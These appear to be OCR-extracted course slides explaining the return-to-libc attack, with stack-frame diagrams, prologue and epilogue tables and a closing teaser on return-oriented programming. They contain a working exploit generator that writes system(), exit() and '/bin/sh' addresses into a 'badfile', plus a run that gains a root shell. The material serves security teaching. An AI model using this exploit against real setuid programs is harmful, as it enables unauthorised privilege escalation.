



```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

Check the memory map

ebp + 4 is treated as return address of system(). We can put exit() address so that on system() return exit() is called and the program doesn't crash.

# Memory Map to Understand system() Argument





(a) inside vul_func()

(b) right after return from vul_func(): after running its function epilogue


(c) inside system(): after running its function prologue

# Memory Map to Understand `system()` Argument




(a) inside `vul_func()`

(b) right after return from `vul_func()`: after running its function epilogue





(1) the initial state

(2) after "`movl %ebp, %esp`"

(3) after "`pop %ebp`"

(4) after "`ret`"

# Memory Map to Understand `system()` Argument



```
pushl %ebp
movl %esp, %ebp
subl $16, %esp
movl    8(%ebp), %eax
movl    %eax, -4(%ebp)
leave
ret
```

```
-----------------------------------------------------------
                Instructions        |   esp     ebp (X)
-----------------------------------------------------------
 foo()'s   |   mov ebp esp          |    X        X
epilogue   |   pop ebp              |   X+4       Y = *X
           |   ret                  |   X+8       Y
-----------------------------------------------------------
 F()'s     |   push ebp             |   X+4       Y
prologue   |   mov  esp ebp         |   X+4       X+4
-----------------------------------------------------------
```

```
pushl %ebp
movl %esp, %ebp
subl $16, %esp
movl    8(%ebp), %eax
movl    %eax, -4(%ebp)
leave
ret
```

```
---------------------------------------------------------
              Instructions        |    esp      ebp (X)
---------------------------------------------------------
  foo()'s    |   mov ebp esp      |    X        X
 epilogue    |   pop ebp          |   X+4       Y = *X
             |   ret              |   X+8       Y
---------------------------------------------------------
  F()'s      |   push ebp         |   X+4       Y
 prologue    |   mov  esp ebp     |   X+4       X+4
---------------------------------------------------------
```

# Malicious Code

```c
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;   //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;   //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;   //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

ebp + 12

ebp + 8

ebp + 4

# Launch the attack

- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

# Next: Return-Oriented Programming

- In the return-to-libc attack, we can only chain two functions together
- The technique can be generalized:
  - Chain many functions together
  - Chain blocks of code together
- The generalized technique is called Return-Oriented Programming (ROP)